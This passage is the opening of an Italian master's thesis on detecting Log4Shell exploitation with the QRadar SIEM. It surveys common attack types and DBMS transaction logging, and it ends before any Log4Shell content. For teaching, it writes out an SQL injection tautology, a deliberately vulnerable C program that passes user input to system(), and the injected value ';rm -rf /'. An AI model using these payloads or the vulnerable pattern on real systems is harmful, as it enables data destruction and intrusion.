# ALMA MATER STUDIORUM - UNIVERSITÀ DI BOLOGNA

**SCUOLA DI INGEGNERIA E ARCHITETTURA**

Dipartimento di Informatica – Scienza e Ingegneria

*Corso di Laurea Magistrale in Ingegneria Informatica*


## ANALISI E RILEVAZIONE DEI TENTATIVI DI SFRUTTAMENTO DELLA VULNERABILITÀ LOG4SHELL

TESI DI LAUREA

in

Tecnologie e sistemi per la gestione di basi di dati e big data M


CANDIDATO

**Salvatore Lia**
**Matricola: 0000973793**

RELATORE:

**Prof. Paolo Ciaccia**

CORRELATORE:

**Dott. Angelo Neri**



**Anno Accademico 2021/2022**

# Sommario

# 1 Introduzione

Negli ultimi anni si è assistito ad una notevole evoluzione tecnologica che ha in gran parte coinvolto il settore informatico. All'interno di questo settore ci si trova spesso ad avere a che fare con tentativi di attacco di svariato genere, alcuni di essi aventi anche conseguenze catastrofiche.

È compito della comunità del settore informatico mettere in atto strumenti volti a prevenire lo svolgimento di attacchi; tuttavia, qualora la prevenzione non sia stata sufficiente, è d'obbligo aver stabilito un piano di recupero una volta che un attacco sia andato a buon fine. L'attenzione alla sicurezza informatica deve essere prestata sia dall'utente finale, sia dagli operatori del settore come ad esempio amministratori di sistema e programmatori.

Coloro i quali si occupano dello sviluppo di applicazioni o gestione di sistemi devono essere costantemente aggiornati e formati sulle nuove tipologie di attacchi che si diffondono giorno per giorno.

Dal rapporto Clusit di marzo 2022 emerge che nel 2021 gli attacchi informatici, nel panorama mondiale, sono sia aumentati del 10% rispetto all'anno precedente, sia risultati sempre più gravi. Infatti nel 2021 circa il 79% degli attacchi rilevati ha avuto un impatto significativo; l'anno precedente la percentuale si aggirava attorno al 50%.

Tali operazioni, a differenza dei periodi precedenti, sono state effettuate nei confronti di bersagli ben definiti come ad esempio il settore governativo o militare che rappresentano il 15% degli attacchi totali.

Nell'attuale scenario digitale connesso, i criminali informatici usano degli strumenti sofisticati per lanciare degli attacchi informatici contro le aziende. Gli obiettivi dei loro attacchi comprendono PC, reti di computer, infrastruttura IT e sistemi IT. Tutto ciò allo scopo di venire in possesso di informazioni riservate oppure di causare disagi ad un'organizzazione. In taluni casi i criminali chiedono perfino riscatti di ingenti somme di denaro, solitamente in criptovalute, per consentire all'organizzazione di ritornare in

possesso delle proprie informazioni.

Questa tesi è il completamento di un progetto di tirocinio svolto presso il Cineca, Consorzio Interuniversitario senza scopo di lucro formato da 102 Enti pubblici**:**

- 2 Ministeri;
- 69 Università italiane;
- 31 Istituzioni pubbliche Nazionali (11 Enti di Ricerca, 7 Aziende Ospedaliere Universitarie-IRRCS, 11 Istituzioni AFAM, 1 Agenzia, 1 Parco Archeologico).

Costituito nel 1969 (come Consorzio Interuniversitario per il Calcolo Automatico dell'Italia Nord Orientale), oggi è il maggiore centro di calcolo in Italia, uno dei più importanti a livello mondiale. Cineca opera sotto il controllo del Ministero dell'Università e della Ricerca, e offre supporto alle attività della comunità scientifica tramite il supercalcolo e le sue applicazioni, realizza sistemi gestionali per le amministrazioni universitarie e il MUR, progetta e sviluppa sistemi informativi per la pubblica amministrazione, la sanità e le imprese.

Sempre più punto di riferimento unico in Italia per l'innovazione tecnologica, con sedi a Bologna, Milano, Roma, Napoli, Chieti, e con oltre 900 dipendenti, il Cineca opera al servizio del sistema accademico e della ricerca nazionale.

Il Cineca, essendo un fornitore di servizi informatici in rete, è un ente potenzialmente soggetto ad attacchi informatici e, come strumento di analisi dei log, ha scelto di utilizzare il software IBM Security QRadar SIEM fornito da IBM.

Questo lavoro di tesi, si è concentrato sulla rilevazione dei tentativi di attacco sfruttando la vulnerabilità Log4J tramite il SIEM QRadar di IBM, oltre che sulla generazione di avvisi nel caso in cui alcuni tentativi abbiano avuto successo.

# 2 Tipologie di attacco

Un attacco informatico è un tentativo malevolo e intenzionale da parte di un individuo o di un'organizzazione di violare il sistema informativo di un altro individuo o azienda. Gli attaccanti cercano di trarre vantaggio dalle vulnerabilità dei sistemi aziendali e purtroppo il tasso di criminalità informatica aumenta ogni anno. Spesso i malintenzionati, in seguito ad un attacco andato a buon fine, sfruttano debolezze dell'organizzazione per richiedere un riscatto, promettendo il recupero e il ripristino dei dati. Promessa che in molti casi non viene onorata. È bene notare che il 53% degli attacchi informatici ha causato danni per oltre 500.000 dollari.
Le minacce informatiche non sono incentrate solamente su fattori economici, ma possono nascere anche per altre ragioni come ad esempio l'attivismo digitale (Hacktivism) in cui si distruggono sistemi e dati per esercitare una forma di mobilitazione di massa per guidare il cambiamento sociale e politico.

Di seguito vengono dettagliate alcune tipologie di attacco più diffuse.

**Denial of service (DoS) e distributed denial of service (DDoS)**

Il denial of service è una tipologia di attacco che mira a sovrastare le risorse di un sistema in maniera tale da renderlo indisponibile ai reali utilizzatori. Il distributed denial of service si differenzia dal precedente per la modalità in cui viene attuato; questi infatti viene lanciato da un gran numero di macchine solitamente distribuite geograficamente. È anche possibile che il DDoS venga effettuato da host inconsapevoli, poiché precedentemente infettati da un software maligno controllato dal reale attaccante. A differenza di altre tipologie di attacco che mirano ad ottenere benefici economici diretti, in molti casi il DoS e il DDoS puntano alla sola soddisfazione della negazione del servizio. Esistono tuttavia casi in cui vi è un beneficio diretto, come ad esempio la disabilitazione di un servizio sfruttata per portare a termine un'altra operazione malevola (session hijacking).

Esistono svariati metodi per eseguire gli attacchi DoS e DDoS:

TCP SYN Flood: l'attaccante sfrutta l'utilizzo dello spazio del buffer durante un handshake di inizializzazione della sessione TCP. Il dispositivo dell'attaccante inonda la piccola coda in-process del sistema di destinazione con richieste di connessione, senza inviare alcuna risposta a tali richieste. Questo fa sì che il sistema di destinazione vada in timeout mentre aspetta la risposta dal dispositivo dell'attaccante. Una volta che la coda di connessione si riempie, il sistema diventerà inutilizzabile. Possibili soluzioni riguardano l'utilizzo di firewall per proteggere i server dai pacchetti SYN in entrata, l'aumento della dimensione della coda e la riduzione del timeout sulle connessioni aperte.

Smurf: questo attacco comporta l'utilizzo di IP spoofing e ICMP per saturare una rete bersaglio. A partire da un indirizzo vittima di spoofing, vengono inviate richieste ICMP echo verso IP di broadcast saturando la rete. Questo processo è ripetibile e può essere automatizzato per generare una forte congestione. Una possibile soluzione è quella di disabilitare il broadcast diretto oppure configurare gli endpoint per impedire loro di rispondere a pacchetti ICMP provenienti da indirizzi broadcast.

Botnet: consiste in una rete di computer controllata da un botmaster e composta da dispositivi infettati da malware. Ogni computer presente nella botnet si connette ad una risorsa del centro di comando tramite domini web o canali IRC per ricevere istruzioni. Recentemente, le botnet hanno assunto il modello peer-to-peer per eliminare il singolo punto di fallimento presente sul server centralizzato, in questo modo ogni bot può assumere il ruolo sia di client che di server per gli altri nodi e propagare i dati.

**Man in the middle**

Si verifica quando un malintenzionato si inserisce tra le comunicazioni di un client e un server. Questa tipologia di attacco è potenzialmente molto pericolosa, in quanto la vittima potrebbe non accorgersi di nulla.

ARP cache poisoning: il malintenzionato associa il proprio MAC all'indirizzo IP di qualcun altro presente nella rete. In questo modo i dati destinati alla vittima vengono indirizzati all'attaccante.

Spoofing DNS: in questo modo è possibile deviare le richieste ad un sito malevolo con le sembianze del sito originale.

Falso access-point: questa tecnica consiste nel creare un access point dal nome simile a quello legittimo, creando un ponte tra la vittima e la rete WiFi.

Man in the browser: questa tecnica prevede di installare nel PC della vittima un malware in grado di compromettere il browser. In questo caso l'attaccante potrebbe manipolare la pagina web mostrata all'utente chiedendo l'immissione di credenziali che verranno illegittimamente sottratte.

**Phishing e spear phishing**

È la pratica di inviare e-mail che sembrano provenire da fonti affidabili con l'obiettivo di ottenere informazioni personali o influenzare gli utenti a compiere azioni. Potrebbe concretizzarsi in un allegato ad una mail contenente un malware o un link ad un sito web simile ad uno ufficiale, che può indurre a scaricare un malware o sottrarre informazioni personali.

Lo spear phishing è un tipo di phishing più mirato. Gli aggressori conducono ricerche sugli obiettivi per creare messaggi personalizzati e rilevanti per un individuo. Per questo motivo lo spear phishing è più difficile da identificare, e quindi da cui proteggersi. Uno dei modi per condurre questo attacco è l'e-mail spoofing che avviene quando si falsifica l'informazione del mittente della mail facendola sembrare come se provenisse da una fonte affidabile.

Per ridurre il rischio di essere vittima di phising si possono usare alcune tecniche:

- pensiero critico: valutare attentamente la mail ricevuta analizzando le informazioni del mittente e del suo contenuto;
- verificare i link: controllare la reale destinazione dei link;
- analizzare le intestazioni delle email: le intestazioni delle email definiscono come un'email è arrivata ad un indirizzo. I parametri "Reply-to" e "Return-Path" dovrebbero portare allo stesso dominio indicato nell'email;

- sandboxing: è possibile testare il contenuto delle e-mail in un ambiente sandbox, registrando l'attività di apertura dell'allegato o cliccando sui link all'interno dell'e-mail.

**Drive-by**

Gli attacchi drive-by download sono un metodo comune di diffusione dei malware. Gli hacker cercano siti web insicuri e inseriscono uno script dannoso nel codice HTML o PHP di una delle pagine. Questo script potrebbe installare malware direttamente sul computer di qualcuno che visita il sito o potrebbe reindirizzare la vittima a un sito controllato dagli hacker. I download drive-by possono avvenire quando si visita un sito web o si visualizza un messaggio e-mail o una finestra pop-up. A differenza di molti altri tipi di attacchi, un drive-by non si basa sul fatto che l'utente faccia qualcosa per avviare attivamente l'attacco. Un download drive-by può sfruttare un'app, un sistema operativo o un browser web che contiene falle di sicurezza dovute ad aggiornamenti non riusciti o alla loro mancanza.

Per proteggersi dagli attacchi drive-by, è necessario mantenere aggiornati i browser e i sistemi operativi ed evitare di visitare i siti web che potrebbero contenere codice dannoso.

**Cross-site scripting (XSS)**

Gli attacchi XSS utilizzano risorse web di terze parti per eseguire script nel browser web o nell'applicazione web della vittima. In particolare, l'attaccante inietta un payload con JavaScript dannoso nel database di un sito web. Quando la vittima richiede una pagina dal sito web, il sito trasmette la pagina con il payload dell'attaccante come parte del corpo HTML al browser della vittima, che esegue lo script dannoso. Il funzionamento potrebbe essere quello di inviare un cookie della vittima al server dell'attaccante; così facendo, l'attaccante può estrarlo e usarlo per il session hijacking. Le conseguenze più pericolose si verificano quando XSS viene utilizzato per sfruttare ulteriori vulnerabilità che possono permettere ad un attaccante non solo di rubare i cookie, ma anche di registrare le battute di tasti, catturare screenshot, scoprire e

raccogliere informazioni di rete e accedere e controllare in remoto la macchina della vittima.

Anche se gli XSS possono essere inseriti all'interno di VBScript, ActiveX e Flash, il più abusato è JavaScript, principalmente perché ampiamente supportato sul web.

Per difendersi dagli attacchi XSS, gli sviluppatori possono validare i dati inseriti dagli utenti in una richiesta HTTP prima di restituirli, e convertire i caratteri speciali come ?, &, /, <, > nei loro rispettivi equivalenti codificati in HTML.

**Malware**

In generale un malware è un software indesiderato e malevolo che viene installato sull'ambiente della vittima senza un suo reale consenso. Esso può collegarsi ad applicazioni di largo uso e replicarsi attraverso la rete. Ne esistono di diversi tipi i quali agiscono in modi differenti.

Virus macro: possono infettare applicazioni come Microsoft Word o Excel. Quando l'applicazione viene aperta, il virus esegue le istruzioni prima di trasferire il controllo.

File infector: quando viene eseguito, infetta un file (es. file exe).

Virus di boot-record: si unisce al master boot record sui dischi rigidi. Quando il sistema operativo viene avviato, carica in memoria il virus presente nel settore di avvio dove può propagarsi ad altri dischi e computer.

Virus polimorfici: grazie ad alcuni cicli di crittografia e decrittografia, il file malevolo riesce a mutare continuamente la sua forma. Tali virus sono difficili da rilevare, ma hanno un alto livello di entropia a causa delle numerose modifiche del loro codice sorgente. I software antivirus possono utilizzare questa caratteristica per rilevarli.

Virus furtivi: prendono il controllo delle funzioni del sistema per nascondersi. Per farlo compromettono il software di rilevamento in modo che un'area infetta venga riportata come non infetta. Quando un file viene infettato, questi virus causano un aumento della sua dimensione, oltre a modificare la data e l'ora dell'ultima modifica.

Trojan: il codice malevolo si cela in un normale programma. Una grande differenza tra virus e trojan è che i trojan non si autoreplicano. Oltre a lanciare attacchi ad un sistema, un trojan può aprire una backdoor che può essere sfruttata dagli attaccanti.

Worm: differiscono dai virus in quanto non si uniscono a un file ospite, ma sono programmi autonomi che si propagano attraverso reti e computer. I worm sono comunemente diffusi attraverso allegati di posta elettronica; l'apertura dell'allegato attiva il worm. Un tipico funzionamento di un worm comporta l'invio di un suo clone ad ogni contatto e-mail di un computer infetto. Oltre a condurre attività dannose, un worm che si diffonde attraverso internet, sovraccarica i server di posta elettronica e può provocare attacchi denial of service verso i nodi della rete.

Dropper: è un programma creato per installare un malware, un virus o aprire una backdoor su un sistema. Il codice del malware può essere contenuto dentro il dropper (single-stage), oppure può scaricare il malware successivamente (multi-stage).

Ransomware: è un tipo di malware che blocca l'accesso ai dati della vittima, criptandoli e minacciando di pubblicarli o cancellarli se non viene pagato un riscatto.

Adware: è un'applicazione software utilizzata dalle aziende per scopi di marketing; vengono visualizzati banner pubblicitari mentre qualunque programma è in esecuzione. L'adware può essere scaricato automaticamente sul tuo sistema durante la navigazione di qualsiasi sito web e può essere visualizzato attraverso finestre pop-up o attraverso una barra che appare automaticamente sullo schermo del computer (toolbar di IE).

Spyware: è un tipo di programma che viene installato per raccogliere informazioni sugli utenti, sui loro computer o sulle loro abitudini di navigazione. Tiene traccia di tutte le operazioni che vengono eseguite ad insaputa dell'utente e invia i dati a un server remoto. Può anche effettuare operazioni come scaricare e installare altri programmi maligni da internet o accedere a file e cartelle.

**Code Injection**

La code injection è lo sfruttamento di una vulnerabilità causata dall'elaborazione di dati non validati; essa viene usata da un utente malintenzionato per introdurre codice che verrà eseguito arbitrariamente. L'obiettivo di questo attacco è la diffusione di virus, worm, l'accesso ad informazioni riservate, l'escalation dei privilegi e il controllo non autorizzato di un sistema. I sistemi maggiormente vulnerabili alla code injection sono SQL, LDAP, XPath, NoSQL, comandi shell e parser XML.

Per prevenire questa vulnerabilità è necessario gestire in modo sicuro l'input e l'output, verificando la presenza di caratteri speciali che potrebbero interferire con il funzionamento del programma. Per semplificare questo controllo è possibile utilizzare apposite librerie o API che si occupano di verificare i dati di ingresso.

SQL injection: è una tecnica utilizzata per attaccare applicazioni che gestiscono dati attraverso database relazionali sfruttando il linguaggio SQL. Il mancato controllo dell'input immesso dall'utente permette di inserire artificiosamente delle stringhe di codice SQL che saranno eseguite dall'applicazione server. Grazie a questo meccanismo è possibile far eseguire comandi anche molto complessi, come l'alterazione dei dati, il download completo del database o la cancellazione totale. L'SQL injection è tipicamente conosciuto come attacco destinato ad applicazioni web, ma è anche usato per attaccare qualsiasi altro tipo di applicazione impieghi in modo non sicuro un database SQL.

Oltre a manipolare i dati, tramite SQL injection è anche possibile annullare transazioni in corso, modificare utenti e privilegi associati.

Questa tipologia di attacco, come affermato da Open Web Application Security Project, è considerata una delle 10 maggiori vulnerabilità delle applicazioni web.

A livello tecnico una caratteristica molto comune che può causare la vulnerabilità è la mancata applicazione di filtri ai caratteri speciali. Questo tipo di injection si verifica quando tali caratteri, non essendo filtrati, vengono passati all'interno di uno statement. Ad esempio, dato:

```
statement = "SELECT * FROM users WHERE name = '"+ userName + "';"
```

se un utente inserisce in un form dedicato all'inserimento dell'username, il valore

```
' OR '1'='1
```

la query risulterà essere sempre vera, restituendo tutti i risultati. Se questa query era utilizzata in un'operazione di autenticazione provocherà un comportamento anomalo, magari consentendo la navigazione dell'utente in aree protette del sito. Attraverso l'uso di commenti e di separatori di statement è inoltre possibile eseguire più comandi in una volta. Per questo motivo alcune chiamate API al database, ad oggi, non consentono l'esecuzione di query multi-statement.

Una variante di SQL injection viene definita blind, ed è utilizzata quando i risultati dell'operazione non sono direttamente visibili all'attaccante. Infatti, la pagina vulnerabile potrebbe non essere predisposta a mostrare i dati, ma potrebbe cambiare la sua forma a seconda del risultato logico della query. In questo caso l'attacco è sicuramente più oneroso in termini di tempo, poiché è necessario inviare un nuovo statement per ogni bit recuperato, tuttavia, sul web esistono strumenti in grado di automatizzare questo processo.

A livello pratico un attacco di questo tipo potrebbe essere portato a termine come segue. Supponendo di avere una pagina web che mostra le recensioni di un hotel, utilizzando un url del tipo `http://hotels.example.com/showReview.php?ID=5` che comporta l'esecuzione della query SQL `SELECT * FROM hotelreviews WHERE ID = 'Value(ID)'` la pagina web mostrerà, se presenti, i dati relativi alla recensione con ID=5. Qualora l'utente malevolo aggiunga nell'url sopra, la stringa `OR 1=1` oppure `AND 1=2` e riceva in risposta due risultati differenti, molto probabilmente la pagina web è vulnerabile. Questo infatti permette di capire che i due statement sono stati valutati correttamente. A questo punto il malintenzionato, sfruttando le proprietà logiche dell'algebra booleana, potrebbe eseguire ulteriori query entrando in possesso di maggiori informazioni, quali la versione di MySQL o altri dettagli utili al suo scopo.

Per prevenire questa tipologia di attacco si possono adottare semplici misure di controllo sui parametri passati ad uno statement. Infatti con molte piattaforme di sviluppo è possibile utilizzare statement che funzionano con parametri (placeholder) invece di passare direttamente l'input dell'utente. I placeholder possono memorizzare soltanto valori del tipo specificato e non una qualsiasi stringa di testo, così facendo se venisse passato un formato non corretto, verrebbe sollevata un'eccezione.

Un'altra possibilità è quella di utilizzare librerie di object-relational mapping (ORM), che si occupano di generare automaticamente gli statement SQL parametrizzati, partendo dal codice orientato agli oggetti.

Esistono ulteriori tecniche per la prevenzione, ad esempio, l'uso di funzioni che eseguono l'escape di caratteri speciali. I manuali dei DBMS, infatti, indicano quali sono i caratteri che hanno un significato speciale in SQL, ciò permette di creare una lista per operare successive sostituzioni.

È infine importante limitare i permessi dell'applicazione che accede al database per evitare che essa possa effettuare operazioni potenzialmente dannose e irrecuperabili; in tal caso anche se un attacco andasse a buon fine, i danni sarebbero limitati. Alcuni esempi di operazioni a rischio sono: select su tabelle di sistema, drop database e altre istruzioni similari.

Command injection: è un caso particolare di code injection in cui un utente malintenzionato è limitato dalle funzionalità disponibili nel linguaggio del sistema da attaccare. Si verifica quando un'applicazione passa dati forniti dall'utente ad una shell di sistema, senza validarli. Tali comandi, vengono solitamente eseguiti con gli stessi privilegi dell'applicazione vulnerabile.

Supponendo di avere un codice similare al seguente:

```
int main(char* argc, char** argv) {
 char cmd[CMD_MAX] = "/usr/bin/cat ";
 strcat(cmd, argv[1]);
 system(cmd);
}
```

è possibile notare che il comando system esegue un'operazione influenzata dal parametro argv[1]. In questo caso possiamo assumere che in condizioni normali il contenuto di tale parametro sia legittimo ed utile allo scopo del programma, tuttavia un utente malintenzionato potrebbe, senza alcuna difficoltà, procedere alla modifica del parametro con un contenuto malevolo. Il programma procederà quindi ad eseguire e mostrare all'attaccante tutte le operazioni da lui impartite, ad esempio potrebbe accedere a file di sistema o contenenti password, nonché procedere alla modifica o cancellazione delle informazioni fino a prendere il controllo totale dell'host. Se il programma eseguiva con privilegi di amministrazione anche eventuali comandi malevoli saranno eseguiti con gli stessi privilegi. Se un malintenzionato inserisse come parametro argv[1] il valore `";rm -rf /"` la chiamata system procederà alla cancellazione ricorsiva della partizione root. Nel caso in esempio le tipologie di comando iniettabili sono esclusivamente quelle ammesse nel sistema operativo in uso, la scrittura di comandi non previsti genererà un errore.

Durante le fasi di programmazione bisogna prestare attenzione all'utilizzo di comandi che possano comunicare con altre applicazioni, in quanto tali comandi potrebbero non fare uso di sistemi di validazione degli input. Qualora questa funzionalità non fosse garantita, andrà implementata dal programmatore. Ad oggi la maggioranza delle applicazioni mette a disposizioni API per comunicare con altri programmi in maniera sicura ed efficiente, riducendo fortemente le vulnerabilità di questo tipo.

# 3 Gestione dei log e vulnerabilità

Un file di log registra gli eventi che si verificano in un software in esecuzione. Nel caso più semplice i log vengono scritti in un unico file. Molti sistemi operativi, framework software e programmi includono un sistema di log che può fare uso di standard di logging. Uno di questi standard è il syslog, definito in Internet Engineering Task Force (IETF) RFC 5424, che consente ad un sottosistema dedicato e standardizzato di generare, filtrare, registrare e analizzare i messaggi di log. Ciò solleva gli sviluppatori software dal dover progettare e configurare un sistema di log proprietario. I log possono essere di vario tipo tra cui log di eventi, transazioni, messaggi, server ed errori.

I log degli eventi registrano gli eventi che si verificano durante l'esecuzione di un programma per fornire una traccia di controllo che può essere utilizzata per monitorarne l'attività e diagnosticare problemi. Sono essenziali soprattutto per le applicazioni con poca interazione con l'utente.

I log delle transazioni sono utilizzati dalla maggior parte dei DBMS per conservare un registro delle modifiche effettuate ai dati archiviati. Questo consente al database di riprendere il suo funzionamento in seguito ad arresti anomali o altri errori e mantenere la consistenza dei dati. Per questo i DBMS dispongono dei log degli eventi e dei log delle transazioni.

I log dei messaggi solitamente sono rappresentati in semplici file di testo, ma alcuni client potrebbero salvarli in file HTML o altri formati personalizzati per facilitarne la gestione. Questo tipo di log sono utilizzati in Internet Relay Chat (IRC), programmi di messagistica istantanea e chat di videogiochi. Nel caso dei software IRC i log includono i messaggi di sistema con record relativi alle modifiche degli utenti come, ad esempio, la connessione o disconnessione dalla chat.

I log dei server vengono creati e gestiti dal server per le attività da lui eseguite. Un classico utilizzo di un log di un server web è quello di mantenere la cronologia delle pagine richieste. Un formato standard per questa tipologia di log, denominato Common

Log Format, è creato dal W3C, ma esistono altri formati proprietari. Questo particolare standard conserva informazioni come l'indirizzo ip del client, la data e l'ora della richiesta, la pagina richiesta, il codice HTTP, lo user agent e il referrer. Questa tipologia di log non contiene informazioni specifiche dell'utente ed è accessibile solo dal webmaster o altre persone autorizzate.

I log degli errori registrano gli errori critici riscontrati da un'applicazione, da un sistema operativo o da un server durante il suo funzionamento. Questi sono molto utili per la risoluzione dei problemi e la gestione di sistemi server e reti; possono acquisire tutte le informazioni riguardo agli errori oppure solo alcuni codici di errore specifici. In molti casi l'accesso a questi log richiede autorizzazioni speciali, perché possono essere utili come misura di sicurezza contro l'accesso o tentativi di accesso a risorse non autorizzate. Nel caso di server e reti di uffici questi log tengono traccia dei problemi affrontati dagli utenti e aiutano l'analisi per la loro risoluzione.

## 3.1 Gestione dei log in un DBMS

La gestione dei log da parte di un DBMS fa uso di un Log File, ovvero un file sequenziale in cui vengono registrate le operazioni di modifica eseguite dalle transazioni. Esso sarà il punto chiave per garantire persistenza a fronte di Transaction Failure e System Failure. Sul Log File, gestito attraverso una tabella e quindi contente record, viene scritto un record in seguito ad ognuna delle seguenti azioni:

| | |
|---|---|
| Begin | quando una transazione inizia. |
| Update | aggiornamento di una pagina. Avviene quando una transazione rende "sporca" una pagina. |
| Commit | completamento corretto di una transazione. |
| Abort | mancato completamento (Abort) di una transazione |

| | |
|---|---|
| End | terminazione di una transazione (successiva al commit/abort) cioè quando i dati vengono effettivamente resi permanenti sul disco |
| Compensation | registra l'annullamento degli aggiornamenti di una transazione, ad esempio quando una transazione abortisce (per rollback o abortita dal sistema) bisogna disfarsi delle modifiche effettuate dalla transazione stessa, quindi si effettuano delle modifiche a ritroso per riuscire a recuperare i valori iniziali. |

Il Log File è composto da record, i quali hanno strutture particolari a seconda dell'azione eseguita: di seguito viene mostrato un esempio di record di update e di record di compensazione. Il formato di un record di update per una transazione T che modifichi una pagina P del database è il seguente:

```
(LSN, prevLSN, T, type, PID, before(P), after(P))
```

| | |
|---|---|
| LSN | Log Sequence Number è un numero progressivo del record (identifica il record) |
| prevLSN | identifica il LSN del precedente record del LOG relativo alla transazione T, in modo da avere i record di una stessa transazione collegati a lista |
| T | identificatore della transazione |
| type | è il tipo del record, update in questo caso |
| PID | identificatore della pagina modificata |
| before(P) | "before image" di P, ovvero il contenuto della pagina P prima della modifica (utile per annullare le modifiche di una transazione abortita) |

| | |
|---|---|
| after(P) | “after image” di P, ovvero il contenuto della pagina P dopo la modifica (utile per ripristinare le modifiche di una transazione terminata con successo ma i cui dati non sono stati resi persistenti) |

Il record di compensazione è usato quando il risultato di un’azione di modifica viene annullato, ad esempio in caso di abort della transazione. Il formato di un record di compensazione per una transazione T è il seguente:

`(LSN, prevLSN, T, type, undoNextLSN, PID, before(P))`

| | |
|---|---|
| LSN | Log Sequence Number |
| prevLSN | identifica LSN del precedente record del LOG relativo alla transazione T |
| T | identificatore della transazione |
| type | è il tipo del record, compensation in questo caso |
| undoNextLSN | rappresenta il prossimo record da annullare: se stiamo annullando il record U corrisponde al prevLSN di U (poiché stiamo operando a ritroso) |
| PID | identificatore della pagina modificata |
| before(P) | “before image” di P, ovvero il contenuto della pagina P prima della modifica. |

Viene mostrato, infine, un esempio di log più esplicativo.

| LSN | prevLSN | T | type | PID | before(P) | after(P) |
|---|---|---|---|---|---|---|
| ... | | | | | | |
| 235 | - | T1 | BEGIN | | | |
| 236 | - | T2 | BEGIN | | | |
| 237 | 235 | T1 | UPDATE | P15 | (abc, 10) | (abc, 20) |
| 238 | 236 | T2 | UPDATE | P18 | (def, 13) | (ghf, 13) |
| 239 | 237 | T1 | COMMIT | | | |
| 240 | 239 | T1 | END | | | |
| 241 | 238 | T2 | UPDATE | P19 | (def, 15) | (ghf, 15) |
| 242 | - | T3 | BEGIN | | | |
| 243 | 241 | T2 | UPDATE | P19 | (ghf, 15) | (ghf, 17) |
| 244 | 242 | T3 | UPDATE | P15 | (abc, 20) | (abc, 30) |
| 245 | 243 | T2 | ABORT | | | |
| 246 | 244 | T3 | COMMIT | | | |
| 247 | 243 | T2 | END | | | |
| ... | | | | | | |


Come si può notare i record 235, 237, 239 e 240 forniscono una lista (attraverso i prevLSN) di tutte le modifiche effettuate dalla transazione T1.

Protocollo WAL: affinché i log possano essere utilizzati per ripristinare lo stato del database a fronte di malfunzionamenti è importante che venga applicato il cosiddetto protocollo WAL (Write-Ahead Logging): prima di scrivere su disco una pagina P modificata, il corrispondente log record deve essere già stato scritto nel log. Intuitivamente, se il protocollo WAL non venisse rispettato potrebbe accadere quanto di seguito:

1. una transazione T modifica il database aggiornando una pagina P;
2. prima di scrivere il log record sul log relativo alla modifica di P, avviene un system failure.

In questa situazione è evidente che non sarebbe in alcun modo possibile riportare il database allo stato iniziale poiché non si hanno informazioni sufficienti per riuscire a effettuare un “rollback” allo stato iniziale. La responsabilità di garantire il rispetto del protocollo WAL è del Buffer Manager che gestisce, oltre ai buffer del database, anche i buffer del log (che risultano diversi dai buffer del database). Nella figura seguente viene riportato l’ordine in cui si succedono le varie operazioni

relative alla modifica di una pagina P.




L'esecuzione dunque si suddivide in:

1. una transazione avvisa il Buffer Manager che la pagina P è sporca (attraverso il setDirty) poiché è stata modificata;
2. il Buffer Manager accede ai buffer del log e scrive il record di log relativo alla modifica sul log stesso;
3. il log precedentemente caricato in memoria può essere scritto su memoria stabile (anche in un momento successivo);
4. infine, a seconda delle politiche attuate dal Buffer Manager, la modifica della pagina P viene resa persistente e scritta su disco.

Come detto il log deve essere scritto su memoria stabile poiché è evidente che il log deve sopravvivere sia al system che al media failure. La memoria stabile può essere realizzata mantenendo copie delle informazioni (eventualmente in luoghi diversi) su dispostivi permanenti, adottando tecniche di RAID, mirroring e bit di parità. Inoltre, si nota che il disco del log è diverso dal disco del database: oltre ad essere una memoria stabile, essendo il log un file sequenziale, il tempo di latenza è molto basso poiché la testina non ha bisogno di muoversi, rimane fissa nella posizione in cui si trova ed è sempre pronta a scrivere nel blocco successivo all'ultimo. Per questo motivo è preferibile avere un disco affidabile piuttosto che

performante. Il log permette al Recovery Manager di annullare le azioni di transazioni abortite e incomplete, e di rieseguire le azioni di transazioni terminate correttamente (commited) ma le cui modifiche non sono ancora state rese consistenti. Dato che bastano i log record per recuperare le informazioni necessarie, si precisa che una transazione può essere definita commited solo quando i suoi log record sono stati scritti su memoria stabile.

Il log può risolvere il Transaction failure e il System failure nelle modalità descritte di seguito.

Transaction Failure: adottando la politica steal (cioè la pagina P viene scritta quando "conviene"), se una transazione T abortisce è possibile che alcune delle pagine da essa modificate siano state già scritte su disco. Bisogna dunque disfarsi delle modifiche della transazione abortita: per annullare queste modifiche si scandisce il log a ritroso usando i prevLSN e si ripristinano nel database le before image delle pagine modificate da T. Nell'esempio seguente viene mostrato l'annullamento delle modifiche effettuate dalla transazione T2 che abortisce.

| LSN | prevLSN | T | type | PID | before(P) | after(P) |
|---|---|---|---|---|---|---|
| ... | | | | | | |
| 236 | - | T2 | BEGIN | | | |
| 237 | 235 | T1 | UPDATE | P15 | (abc, 10) | (abc, 20) |
| 238 | 236 | T2 | UPDATE | P18 | (def, 13) | (ghf, 13) |
| 239 | 237 | T1 | COMMIT | | | |
| 240 | 238 | T2 | UPDATE | P19 | (def, 15) | (ghf, 15) |
| 241 | - | T3 | BEGIN | | | |
| 242 | 240 | T2 | UPDATE | P19 | (ghf, 15) | (ghf, 17) |
| 243 | 241 | T3 | UPDATE | P15 | (abc, 20) | (abc, 30) |
| 244 | 242 | T2 | ABORT | | | |

